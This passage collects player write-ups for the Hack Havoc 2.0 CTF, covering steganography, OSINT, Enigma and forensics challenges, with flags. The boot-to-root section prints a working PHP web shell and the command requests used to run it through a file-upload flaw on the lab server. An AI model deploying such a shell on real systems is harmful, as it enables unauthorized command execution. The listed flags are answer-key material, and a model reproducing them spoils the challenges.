
Then I use all image for steghide and use password which I got form the part2 flag "1t" and the image 0011 is open and

I got the "part-3f-flag.txt"

In the this txt file contain :-" As Lira ventured further, she stumbled upon an abandoned cabin. Inside, hidden in the floorboards, was yet another piece of the puzzle:


Visit this site and get your part: https://pastebin.com/V3nbr0sm.

The mystery was growing, and the answers seemed just out of reach.”
Then I open the link form the txt file and got this




“N.3 Part of the flag: _1int0_”

Then I go back to the site and found



Then I found the cabin and I click it and redirect to



Then I found 4th image I download the img and use steghide with the password "_1int0_" from the part 3 flag

And found the "part-4-flag.txt"

The part 4 flag contain :-" At last, Lira reached the heart of the forest, where a small clearing lay undisturbed. In the center, a worn parchment was pinned to the ground. Written on it was the a riddle that can contain the final clue:

"In the realm of shapes, I'm the base of a square

In the world of shapes, I form a perfect square,

A hint lies in balance; I help you explore,

Count me well, and you'll see I am more.

I'm just a single digit number, all alone."

It dawned on her, she had to put all the pieces together to unlock the final part of the 5 pieces hidden message.

FLAG: CM{xxxxx_#x_#xxx#_#_x##xxx}"

Then I join all flag and got "{Break_1t_1int0_"

Then I combine all pieces and found

And I combine all that I got and it become this “CM{Break_1t_1int0_p13ces}” but its incorrect flag

Then I read all clue and got it the image is four and the flag word is “Break it into pieces” then I got the answer is “ Break it into four pieces”

And then I got the flag “CM{Break_1t_1int0_4_p13ces}”

OSINT

Challenge Name :- Hack Uncovered

Event :- Hack Havoc 2.0 CTF by Cyber material

Problem type :- Osint

Description :- Think you can find the flag buried in a sea of data? This PDF is packed with juicy details about July's 2024 incidents/alerts, but beware—somewhere within lies your prize! Can you navigate the top threats, Vulnerability, and regulations to uncover what's hidden? and Craft the flag with the name Put your OSINT skills to the test! 🦹 📄

Flag : CM{a_b_c}

Flag :- CM{DarkGate_CVE-2024-5217_KOPSA}

Solution :-

I search for the pdf on cybermaterial social media and I got the hall of hack July 2024 pdf on linkdin

Then I read the pdf and find for top threats, vulnerability and regulation.

The pdf link ((25) Post | LinkedIn)

I got DarkGate: One of the top malware in July 2024.

CVE-2024-5217: Highest CVSS score vulnerability.

KOPSA (Kids Online Safety and Privacy Act): A significant regulation highlighted in the report.

By using flag format I got this "CM{DarkGate_CVE-2024-5217_KOPSA}"

Challenge Name :- CyberMaterial Edition!

Event :- Hack Havoc 2.0 CTF by Cyber material

Problem type :- Osint

Description :- Hall of Hacks July 2024 Edition delves into the latest cybersecurity triumphs and crises, spotlighting top threat actors from hacktivists to cybercriminals, alongside major breaches, legal battles, and industry-shaping developments.

But wait—there's a hidden flag buried among the chaos!

Hall of Hacks July 2024 Edition delves into the latest cybersecurity triumphs and crises, spotlighting top threat actors from hacktivists to cybercriminals, alongside major breaches, legal battles, and industry-shaping developments.

But wait—there's a hidden flag buried among the chaos!

Flag :- CM{H4LL_Of_H4ckS_Thr3ats}

Solution :-

The search for all hall of hack post on cybermaterial social media and I found one post : CyberMaterial | Hall of Hacks July 2024 Edition delves into the latest cybersecurity triumphs and crises, spotlighting top threat actors from hacktivists... | Instagram

This post contain 8 photos and the last 8th photo contain flag on it "CM{H4LL_Of_H4ckS_Thr3ats}"

REV

Challenge Name :- More Like ‘Enig-me’

Event :- Hack Havoc 2.0 CTF by Cyber material

Problem type :- REV

Description :- The Enigma Machine was a complex encryption device used by the German military during World War II. Its intricate design and multiple settings made it incredibly difficult to crack. In this challenge, you'll take on the role of a codebreaker and attempt to decipher a message encrypted using a modified Enigma Machine.

Encoded txt : ugtyq djiwc ruejq ebdux hcrqr kiznu hokzy sngry zfxnv gbjki dqknr ma

Decoded txt: cybermateial is the world number one cybersecurity data platform.

Your flag follows the format CM{Rotor_x-x-x_Pos_x-x-x_Reflector_x_Plug_x-x_x-x_Ring_x-x-x}. Good luck decoding the mystery!"

Flag :- CM{Rotor_I-II-III_Pos_A-D-F_Reflector_B_Plug_A-T_B-L_Ring_A-A-A}

Solution :- I use Cryptii.com for find this flag in the cryptii there is a option for enigma machine which identify which machine will use to solve it give me Enigma M3 for decoding and using hint

“Update:More Like ‘Enig-me’ Challenge is updated Hint:

1. **Rotor:**

Hint: "These are the first three rotors historically used by the German military Enigma during WWII."

2. **Position:**

Hint: "The initial rotor positions are aligned with the start of the alphabet but include two letters beyond the first."

3. **Reflector:**

Hint: "This reflector was the most commonly used during the war, and it shares its name with the second letter of the alphabet."


4. **Plugboard:**

Hint: "The plugboard swaps involve pairs of letters commonly found at the start of words like 'Apple' and 'Tree,' and 'Banana' and 'Lemon.'"

5. **Ring Position:**

Hint: "The rings are set to the beginning of the alphabet, leaving no shifts at all."”

And found



Then found
“cyber mater ialis thewo rldnu mbero necyb ersec urity datap latfo rm”

combine all rotor position ring and plugboard and got the flag:-

CM{Rotor_I-II-III_Pos_A-D-F_Reflector_B_Plug_A-T_B-L_Ring_A-A-A}

MISC

Challenge Name :- The Case of the Missing Flag

Event :- Hack Havoc 2.0 CTF by Cyber material

Problem type :- Forensics

Description :- Congratulations, detective! You've found ABC.dat, the file that's about as exciting as watching paint dry. But wait! Rumor has it there's a flag tucked away in there, possibly hiding RQ.

Can you solve the mystery before your snacks run out? Get cracking, and may the bytes be ever in your favor!


File:-
https://ctf.cybermaterial.com/files/94f873833d7c61c78d37365b9b5dfa1e/abc.dat?token=eyJ1c2VyX2lkIjozNSwidGVhbV9pZCI6bnVsbCwiZmlsZV9pZCI6OX0.Zx-hFA.eA5AfD9K_lkxpipsJTRIjiyyYeM

Flag :- CM{F0r3n3ic_1s_34sy}

Solution :-

Inspect the .dat File:

Opening ABC.dat in a simple text editor (like Notepad) revealed that it wasn't just random data—inside, there was SVG code! SVG files are often used for vector graphics and can contain other data.



Extracting the SVG Content:

Since SVG files can be visualized, I copied the SVG code and loaded it in an online SVG viewer, SVG Viewer, to see if it rendered an image.

Rendering and Saving as PNG:

Using the SVG viewer, I converted the SVG to a PNG file. This rendered the image, which, upon closer inspection, contained a QR code.

Decoding the QR Code:

After scanning the QR code using a standard QR code reader, I obtained the flag.

Got this flag CM{F0r3n3ic_1s_34sy}

BOOT TO ROOT

Challenge Name :- Hacker's Fortress

Event :- Hack Havoc 2.0 CTF by Cyber material

Problem type :- Web ExploitationDescription :- In this boot-to-root exercise, participants will need to leverage their skills in file uploading and privilege escalation to uncover a hidden flag. The challenge simulates a real-world scenario where unauthorized access to a server must be achieved to find sensitive information.

Author: DarkUnic0rn


http://35.208.110.64

Flag :- CTF{3sc4l4t3d_t0_r00t}

Solution :-

Initial Access - Register and Login:

- **Navigated to http://35.208.110.64 and registered a new account.**
- **Logged in using the newly created credentials to access the main dashboard.**



Exploring File Upload Vulnerability:

- **The dashboard provided an option for file uploads. Since PHP files could potentially be executed on the server, I decided to attempt an upload with a PHP web shell.**

Uploading the PHP Web Shell:

- **Created a PHP file containing the following code to enable command execution on the server:**

Code :- <?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']); system($cmd); echo "</pre>"; die; } ?>

payload the PHP file successfully through the file upload interface.

Index of /uploads/1085

Name	Last modified	Size	Description
Parent Directory		-	
Me (1).php	2024-10-28 15:26	135	
new.php	2024-10-29 12:41	867	
new2.php	2024-10-29 12:42	867	
new3.php	2024-10-29 12:48	1.1K	

Apache/2.4.41 (Ubuntu) Server at 35.208.110.64 Port 80

CTF Login

Welcome, 1085!

File Upload

Choose File new3.php Upload File


Logout

1062/	2024-10-25 05:54	-
1063/	2024-10-23 10:00	-
1064/	2024-10-23 12:34	-
1065/	2024-10-23 14:39	-
1066/	2024-10-23 15:25	-
1067/	2024-10-23 15:38	-
1068/	2024-10-23 16:00	-
1069/	2024-10-23 15:55	-
1070/	2024-10-23 20:55	-
1071/	2024-10-24 04:41	-
1073/	2024-10-24 12:08	-
1074/	2024-10-25 10:14	-
1075/	2024-10-25 14:47	-
1076/	2024-10-25 15:06	-
1077/	2024-10-25 20:43	-
1079/	2024-10-26 13:03	-
1080/	2024-10-28 05:49	-
1082/	2024-10-28 13:01	-
1083/	2024-10-28 15:07	-
1084/	2024-10-28 15:19	-
1085/	2024-10-29 12:48	-


Apache/2.4.41 (Ubuntu) Server at 35.208.110.64 Port 80

Accessing the Web Shell:

- **Located the uploaded PHP file on the server. To interact with the shell, I appended ?cmd=ls%20-la to the file URL, allowing me to execute commands directly on the server.**
- **Using basic Linux commands, I navigated the server's file structure to identify files of interest.**



Then using ?cmd=cat%20.hidden_flag got the flag



Flag :- CTF{3sc4l4t3d_t0_r00t}

WEB

Challenge Name :- Hashing Numbers

Event :- Hack Havoc 2.0 CTF by Cyber material

Problem type :- Hashing

Description :- To access its secrets, you must first prove your worth by calculating a mathematical expression, a test of both intellect and skill. Will you rise to the challenge and secure the sensitive information, or will the secrets remain forever locked away? The choice is yours.

Flag structure: CM{XXX-###_##}


https://sites.google.com/cybermaterial.com/hashing-


Flag :- CM{SHA-256_50}

